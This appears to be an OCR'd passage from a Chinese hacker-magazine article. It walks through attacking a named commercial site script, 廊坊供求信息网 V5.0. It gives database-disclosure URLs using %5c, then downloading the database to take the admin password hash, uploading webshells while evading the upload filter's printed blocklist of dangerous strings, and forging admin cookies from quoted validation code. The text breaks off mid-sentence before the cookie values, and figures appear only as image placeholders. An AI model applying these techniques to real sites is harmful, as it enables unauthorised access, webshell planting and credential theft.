


图9 出现漏洞

上面的代码没有经过任何的过滤就操作数据库，漏洞自然也就显现出来了，如图8和图9所示。对于NT和XP两个系统的注入漏洞，如果后台是采用MSSQL数据库，就可以先得到管理员的密码，然后上传一个图片格式的木马，最后利用数据库备份得到Webshell，这是在MSSQL数据库系统的介绍上得到的信息。不过这是商务系统，MSSQL数据库的系统需要购买才可以得到，所以没办法得到系统来做实验。

四、总结


其实从我下载回来的这三套代码来分析，它们都是没有一点安全性的。但是到了网上测试的时候发现其安全性非常的高。我下载的测试版，可能是官方修改了代码，只提供了功能方面，而把安全方面去除。只有通过购买后才能提供功能和安全都齐全的正式版本，这也许是一个很好的反盗版方法吧。虽然没有得到正式版本的代码，但是通过测试版，我知道了整套系统的结构及文件组成，使我成功地找到了正式版的一些漏洞。而且测试版只提供ACCESS数据库，而正式版有MSSQL数据库，所以通过注入漏洞是可以得到webshell的。

编辑点评：

从作者对几个漏洞的分析可以看到，该版本没有丝毫的安全防范，但是作为一个购物系统，这好像不太可能；正像作者分析的一样，可能是正式版和提供下载的版本存在很多的差别，但是如果刻意提供一个有安全漏洞的版本给消费者，似乎缺乏商业道德，同样也会引起试用者的反感，希望不是如此，也希望开发者能够抓紧时间修补漏洞。

暴库＋上传＋后台欺骗

玩转廊坊供求信息网系统



花非花[L.S.T]

从本文你可以学到：

1、廊坊供求信息网漏洞分析

2、实战廊坊供求信息网

测试版本：廊坊供求信息网 V5.0

“廊坊供求信息网”官方网址是www.lf0316.cn，它发布了“廊坊供求信息网 V5.0”，本人某天找程序的时候突然看到这么一款，就QDOWN一份下来研究研究，看了几个文件。发现三个漏洞，和大家一起分享！

一、暴库漏洞

本人看过暴库漏洞的原理，在学习的过程也曾经试过用暴库检测过某些网站，效果还不错。但是，自己研究的ASP程序中还没遇到过，总有点遗憾。不过，这次研究这套程序的时候，就有这个洞，也算了了个心愿吧。这套程序有一个conn.asp，一个conn1.asp，这两个文件都是连接数据库文件，我在这两文件里，找了半天都没找到容错语句，连接数据库文件如果没有容错语句的话，那么，我们就可以利用%5c来暴库了，但是有个限制条件是：要拿来暴库的文件，须是在二级目录下的文件才可以暴库（也有人说一级目录下用"..%5c"来暴可以成功，不过我没成功地暴过，这套程序用这个字符串来暴也不行），这套程序除了管理员用的文件在admin目录下，其他的文件基本上都在一级目录，找了会儿，这个程序只有两个文件在二级目录下，而且只有一个可用，about目录下有个叫link.asp的文件。在TT地址栏输入：**http://目标地址/about%5clink.asp**，就可以把目标地址的网站的数据库地址暴出来了。如图1所示。




图1 暴库




图2 连接数据库

再打开：**http://localhost/data/zdfasl%23l@kk$.asp**，如图2所示。

这个数据库没有防下载，用迅雷等下载工具可以下载下来，再用明哥的domain里的查看数据库的功能来查看（用明哥的工具可以不用改后缀直接看数据库结构和内容），这样就可以轻松拿到管理员的MD5加密密码。另外，这个数据库是以ASP为后缀的，大家应该都想到了吧。插个小马上去，再提交大马拿WEBSHELL。

二、上传漏洞

漏洞出现在admin目录下的upfile_flash.asp文件，原理和动感购物商城的上传漏洞是一样的，而且文件没有判断是否有上传的权限，导致任何人都可以上传恶意文件。这里不详细介绍，有不懂的就到网上查一下牛人写的漏洞分析吧，不过，本人在测试的时候发现了点问题！大家来看代码：

```
69-76行
 '判断用户文件中的危险操作
 sStr=".getfolder .createfolder .deletefolder .createdirectory .deletedirectory .saveas wscript.shell script.encode 重命名 修改 属性 文件浏览器 新建 复制 成功 参数错误 服务器 空间 下载"
 sNoString=split(sStr," ")
 '以空格做分割标准,分割字符
 for i=0 to ubound(sNoString)
 '检查上传文件的所有字符
 if instr(sTextAll,sNoString(i)) then
 '如果存在上述的危险字符
 set filedel=server.CreateObject ("Scripting.FileSystemObject")
 filedel.deletefile server.mappath(FileName)
就删除所上传的文件
 response.write "你的ip和时间已被纪录，由于你曾多次使用该方法对系统进行非法攻击，我们将会把你的数据向公安网络监察机关报告！"
```

如果你上传的文件存在那些危险字符，那么，管理员就要向网监报告呢……怕死了……所以，我们上传文件的时候，记得，你的马一定不能存在上面的字符！用明哥的DOMAIN3.5就可以了，它的小马DIY.ASP是不存在上面的字符的，估计大家都用过DOMAIN吧，这里就不介绍了，不会的网上找。

三、后台验证COOKIE欺骗

在查看后台验证文件的时候，发现它的后台验证是用COOKIE，让我们一起来看代码吧，先看checkadmin1.asp文件：

```
<% if request.cookies("admincnmai")("power")<>"1" then
      response.write "对不起，您的权限不足！"
      response.end
      end if  %>
```

通过获取客户端传来的cookie值，判断cookie的KEY power是否为1，如果不是，那么就认为权限不足。再来看cookies.asp文件：

```
      if Request.ServerVariables("SERVER_NAME")<>request.cookies("admincnmai")("domain") then
      response.redirect "admin_login.asp"    '判断domain是否为对应网站的域名，如果不是，就转到admin_login.asp
      end if
   if request.cookies("admincnmai")("username")="" or request.cookies("admincnmai")("domain")="" or request.cookies("admincnmai")("diqu")<>"888" then '判断用户名，domain和diqu是否为空，如果为空，就转到 admin_login.asp
      response.redirect "admin_login.asp"
      end if
```

通过这两个文件组合起来，我们就可以构造COOKIE欺骗的值了，只要COOKIE的值为下面这一段就可以欺骗后台，直接拥




图3 进入后台




图4 备份数据库




图5 发表带图的文章




图6 老大的教导




图7 上传界面

